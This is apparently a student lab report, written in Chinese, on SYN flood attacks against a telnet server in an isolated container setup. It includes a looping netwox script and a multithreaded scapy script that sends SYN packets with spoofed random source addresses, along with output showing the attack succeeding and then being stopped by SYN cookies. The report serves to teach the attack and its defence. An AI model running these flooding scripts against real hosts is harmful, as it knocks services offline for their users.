1. SYN Flood攻击


1.1 准备工作及相关命令

```
# 开启Server的telnet服务并查看telnet的运行状态
sudo /etc/init.d/openbsd-inetd restart
sudo netstat -a | grep telnet
# SYN cookie
sysctl net.ipv4.tcp_syncookies      # 查看SYN cookie状态
sysctl net.ipv4.tcp_syncookies=0    # 关闭SYN cookie
sysctl net.ipv4.tcp_syncookies=1    # 打开SYN cookie
# 查看网络状态
netstat -na
```

1.2 正常状态下的telnet连接


在客户机使用telnet 172.17.0.3连接服务机，并使用wireshark截取报文（结果见1.01.正常状态下的 telnet 连接.pcapng）。

- 客户端成功连接服务器




```
root@User: 172.17.0.2
root@User:/# telnet 172.17.0.3
Trying 172.17.0.3...
Connected to 172.17.0.3.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Server login: seed
Password:
Last login: Mon Apr 11 16:59:25 CST 2022 from 172.17.0.2 on pts/1
sh: 1: cannot create /run/motd.dynamic.new: Directory nonexistent
```

- 服务器的网络连接状态：已与客户端成功建立TCP连接




```
root@Server: 172.17.0.3
root@Server:/# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 172.17.0.3:23           172.17.0.2:51534        ESTABLISHED
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
```

- 正常状态下的TCP连接的握手过程（前三行）



```
Source     Destination Protocol Length Info
172.17.0.2 172.17.0.3 TCP    74 51534 → 23 [SYN] Seq=3100069686 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=9428530 TSecr=0 WS=128
172.17.0.3 172.17.0.2 TCP    74 23 → 51534 [SYN, ACK] Seq=1143088403 Ack=3100069687 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=9428530 TSecr=9428530 WS=128
172.17.0.2 172.17.0.3 TCP    66 51534 → 23 [ACK] Seq=3100069687 Ack=1143088404 Win=29312 Len=0 TSval=9428530 TSecr=9428530
172.17.0.2 172.17.0.3 TEL…   90 Telnet Data ...
```

- 正常状态下的服务机的CPU与内存占用




```
root@Server: 172.17.0.3
top - 20:53:44 up 17:13,  0 users,  load average: 0.10, 0.16, 0.16
Tasks:   4 total,   1 running,   3 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.0 us,  0.0 sy,  0.0 ni,100.0 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem :  4137512 total,  1352556 free,  1646248 used,  1138708 buff/cache
KiB Swap:        0 total,        0 free,        0 used.  1901248 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
    1 root      20   0    3824   3072   2708 S   0.0  0.1   0:00.05 bash
   16 root      20   0    3836   3092   2708 S   0.0  0.1   0:00.08 bash
   86 root      20   0    2576   1940   1824 S   0.0  0.0   0:00.00 inetd
  695 root      20   0    8372   4756   4288 R   0.0  0.1   0:00.00 top
```

1.3 使用netwox进行攻击


1.3.1 关闭SYN cookie

- 关闭服务机的`SYN cookie`：`sysctl net.ipv4.tcp_syncookies=0`
- 查看`netwox 76`工具的说明：`netwox 76 --help`




```
[04/10/22]seed@VM:~/.../2022.04.08.TCP$ netwox 76 --help
Title: Synflood
Usage: netwox 76 -i ip -p port [-s spoofip]
Parameters:
 -i|--dst-ip ip                 destination IP address {5.6.7.8}
 -p|--dst-port port             destination port number {80}
 -s|--spoofip spoofip           IP spoof initialization type {linkbraw}
 --help2                        display full help
Example: netwox 76 -i "5.6.7.8" -p "80"
Example: netwox 76 --dst-ip "5.6.7.8" --dst-port "80"
```

- 攻击机使用`netwox`攻击服务机：`sudo netwox 76 -i 172.17.0.3 -p 23 -s raw`，观察到当发出一些请求后，攻击机被中断，`netwox`暂停



root@Server: 172.17.0.3

```
tcp        0      0 172.17.0.3:23           132.208.143.107:44632   SYN_RECV
tcp        0      0 172.17.0.3:23           70.133.78.253:34398     SYN_RECV
tcp        0      0 172.17.0.3:23           10.101.124.23:35959     SYN_RECV
tcp        0      0 172.17.0.3:23           77.142.102.236:59629    SYN_RECV
tcp        0      0 172.17.0.3:23           209.245.69.22:44889     SYN_RECV
tcp        0      0 172.17.0.3:23           71.55.58.160:32058      SYN_RECV
tcp        0      0 172.17.0.3:23           30.175.44.5:46218       SYN_RECV
tcp        0      0 172.17.0.3:23           243.142.188.188:58871   SYN_RECV
tcp        0      0 172.17.0.3:23           82.62.151.26:55757      SYN_RECV
tcp        0      0 172.17.0.3:23           33.204.52.17:58668      SYN_RECV
tcp        0      0 172.17.0.3:23           85.152.214.62:32898     SYN_RECV
tcp        0      0 172.17.0.3:23           172.17.0.2:51534        ESTABLISHED
tcp        0      0 172.17.0.3:23           126.170.65.166:15024    SYN_RECV
tcp        0      0 172.17.0.3:23           213.23.60.228:6543      SYN_RECV
tcp        0      0 172.17.0.3:23           175.241.175.177:62831   SYN_RECV
tcp        0      0 172.17.0.3:23           139.126.88.115:12734    SYN_RECV
tcp        0      0 172.17.0.3:23           68.57.175.200:22276     SYN_RECV
tcp        0      0 172.17.0.3:23           79.211.62.108:3351      SYN_RECV
tcp        0      0 172.17.0.3:23           58.93.189.179:23200     SYN_RECV
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
root@Server:/# 
```




root@Attacker: 172.17.0.1

```
[04/11/22]seed@VM:~/.../2022.04.08.TCP$ sudo netwox 76 -i 172.17.0.3 -p 23 -s raw
[sudo] seed 的密码：
Error 3002 : not supported
 hint: errno = 1 = Operation not permitted
[04/11/22]seed@VM:~/.../2022.04.08.TCP$ 
```

- 为了确保`netwox`持续工作，编写以下脚本文件`syn_netwox.sh`，将错误输出丢弃

```bash
#!/bin/bash

while [ 1 ]
do
    sudo netwox 76 -i 172.17.0.3 -p 23 -s raw > /dev/null
done
```


- 使用脚本`syn_netwox.sh`再次进行攻击



```
root@Server: 172.17.0.3
tcp        0      0 172.17.0.3:23           191.31.133.156:60653    SYN_RECV
tcp        0      0 172.17.0.3:23           116.218.107.176:13846   SYN_RECV
tcp        0      0 172.17.0.3:23           145.224.31.187:34666    SYN_RECV
tcp        0      0 172.17.0.3:23           136.116.65.145:21082    SYN_RECV
tcp        0      0 172.17.0.3:23           58.89.201.252:16729     SYN_RECV
tcp        0      0 172.17.0.3:23           170.169.162.190:36406   SYN_RECV
tcp        0      0 172.17.0.3:23           51.254.75.190:7013      SYN_RECV
tcp        0      0 172.17.0.3:23           3.144.157.56:53517      SYN_RECV
tcp        0      0 172.17.0.3:23           25.231.106.86:37038     SYN_RECV
tcp        0      0 172.17.0.3:23           50.31.142.183:10747     SYN_RECV
tcp        0      0 172.17.0.3:23           9.57.220.247:22546      SYN_RECV
tcp        0      0 172.17.0.3:23           110.169.161.235:57380   SYN_RECV
tcp        0      0 172.17.0.3:23           211.133.37.52:5419      SYN_RECV
tcp        0      0 172.17.0.3:23           212.45.26.48:34141      SYN_RECV
tcp        0      0 172.17.0.3:23           56.132.216.162:62452    SYN_RECV
tcp        0      0 172.17.0.3:23           97.203.208.139:63043    SYN_RECV
tcp        0      0 172.17.0.3:23           176.98.238.76:46765     SYN_RECV
tcp        0      0 172.17.0.3:23           181.125.180.93:6110     SYN_RECV
tcp        0      0 172.17.0.3:23           241.196.173.186:56056   SYN_RECV
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
root@Server:/# 
```


```
root@Attacker: 172.17.0.1
[04/11/22]seed@VM:~/.../2022.04.08.TCP$ ./syn_netwox.sh
```

- 客户机尝试使用`telnet`连接服务机失败，连接超时，攻击成功



```
root@User: 172.17.0.2
root@User:/# telnet 172.17.0.3
Trying 172.17.0.3...
telnet: Unable to connect to remote host: Connection timed out
```

- 此时服务机的`CPU`与内存占用




```
root@Server: 172.17.0.3
top - 20:56:53 up 17:17,  0 users,  load average: 1.19, 0.55, 0.31
Tasks:   4 total,   1 running,   3 sleeping,   0 stopped,   0 zombie
%Cpu(s):  7.2 us, 26.4 sy,  0.0 ni, 46.5 id,  0.0 wa,  0.0 hi, 19.9 si,  0.0 st
KiB Mem :  4137512 total,  1370024 free,  1584768 used,  1182720 buff/cache
KiB Swap:        0 total,        0 free,        0 used.  1922368 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
    1 root      20   0    3824   3072   2708 S   0.0  0.1   0:00.05 bash
   16 root      20   0    3836   3092   2708 S   0.0  0.1   0:00.08 bash
   86 root      20   0    2576   1940   1824 S   0.0  0.0   0:00.00 inetd
  695 root      20   0    8372   4756   4288 R   0.0  0.1   0:00.02 top
```

```
root@Attacker: 172.17.0.1
[04/13/22]seed@VM:~/.../2022.04.08.TCP$ ./syn_netwox.sh
```

1.3.2 开启`SYN cookie`

- 开启服务机的`SYN cookie`：`sysctl net.ipv4.tcp_syncookies=1`
- 再次使用脚本`syn_netwox.sh`进行攻击，客户机仍能正常连接服务机，攻击失败（操作步骤依次为：①攻击机开始攻击；②使用`netstat`查看服务机网络状态；③使用`sysctl net.ipv4.tcp_syncookies`查看服务机的`SYN cookie`状态；④客户机使用`telnet`连接服务机成

功，即攻击失败）



```
tcp        0      0 172.17.0.3:23           90.195.98.125:54945     SYN_RECV
tcp        0      0 172.17.0.3:23           251.57.210.104:38595    SYN_RECV
tcp        0      0 172.17.0.3:23           175.7.179.169:6062      SYN_RECV
tcp        0      0 172.17.0.3:23           191.85.129.29:52277     SYN_RECV
tcp        0      0 172.17.0.3:23           10.71.220.105:63260     SYN_RECV
tcp        0      0 172.17.0.3:23           115.85.35.154:37334     SYN_RECV
tcp        0      0 172.17.0.3:23           164.226.202.221:20834   SYN_RECV
tcp        0      0 172.17.0.3:23           37.219.84.169:48374     SYN_RECV
tcp        0      0 172.17.0.3:23           213.149.208.107:41691   SYN_RECV
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
root@Server:/# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 1
root@Server:/# 
```

```
root@User:/# telnet 172.17.0.3
Trying 172.17.0.3...
Connected to 172.17.0.3.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Server login: seed
Password:
Last login: Mon Apr 11 17:01:45 CST 2022 from 172.17.0.2 on pts/0
sh: 1: cannot create /run/motd.dynamic.new: Directory nonexistent
[04/11/22]seed@Server:~$ 
```

```
[04/11/22]seed@VM:~/.../2022.04.08.TCP$ ./syn_netwox.sh
```


1.4 使用 scapy 进行攻击

1.4.1 关闭`SYN cookie`

- 关闭服务机的`SYN cookie`：`sysctl net.ipv4.tcp_syncookies=0`
- 攻击程序`syn_python.py`如下，在参考程序的基础上添加了多线程，以提高攻击速度：


```python
#!/usr/bin/python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
import _thread

def syn_flood():
    ip = IP(dst="172.17.0.3")              # Server IP
    tcp = TCP(dport=23, flags='S')         # Server telnet port
    pkt = ip/tcp
    while True:
        # Random source IP
        pkt[IP].src = str(IPv4Address(getrandbits(32)))
        # Random source port
        pkt[TCP].sport = getrandbits(16)
        # Random sequence number
        pkt[TCP].seq = getrandbits(32)
        send(pkt, verbose = 0)

try:
    for i in range(0, 10):
        # Create multi-thread to attack
        _thread.start_new_thread(syn_flood, ())
except:
    print("Create Thread Error.")

while 1:
    pass
```

- 使用程序`syn_python.py`进行攻击：`sudo python3 ./syn_python.py`




```
root@Server: 172.17.0.3
tcp        0      0 172.17.0.3:23           55.6.6.42:42847         SYN_RECV
tcp        0      0 172.17.0.3:23           44.193.9.162:23964      SYN_RECV
tcp        0      0 172.17.0.3:23           163.115.132.247:31656   SYN_RECV
tcp        0      0 172.17.0.3:23           60.62.180.48:47984      SYN_RECV
tcp        0      0 172.17.0.3:23           175.230.165.75:36981    SYN_RECV
tcp        0      0 172.17.0.3:23           39.135.73.17:9210       SYN_RECV
tcp        0      0 172.17.0.3:23           153.118.79.94:60577     SYN_RECV
tcp        0      0 172.17.0.3:23           62.145.201.235:10841    SYN_RECV
tcp        0      0 172.17.0.3:23           208.9.13.103:39037      SYN_RECV
tcp        0      0 172.17.0.3:23           154.61.101.118:48190    SYN_RECV
tcp        0      0 172.17.0.3:23           114.192.92.233:39719    SYN_RECV
tcp        0      0 172.17.0.3:23           63.90.217.145:59063     SYN_RECV
tcp        0      0 172.17.0.3:23           137.163.47.102:40286    SYN_RECV
tcp        0      0 172.17.0.3:23           94.127.97.195:16463     SYN_RECV
tcp        0      0 172.17.0.3:23           219.199.227.234:14486   SYN_RECV
tcp        0      0 172.17.0.3:23           190.81.20.138:48709     SYN_RECV
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
root@Server:/# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 0
root@Server:/# 
root@Attacker: 172.17.0.1
[04/11/22]seed@VM:~/.../2022.04.08.TCP$ sudo python3 ./syn_python.py
```

- 客户机尝试使用`telnet`连接服务机失败，连接超时，攻击成功



```
root@User: 172.17.0.2
root@User:/# telnet 172.17.0.3
Trying 172.17.0.3...
telnet: Unable to connect to remote host: Connection timed out
root@User:/# 
```

- 此时服务机的`CPU`与内存占用




```
root@Server: 172.17.0.3
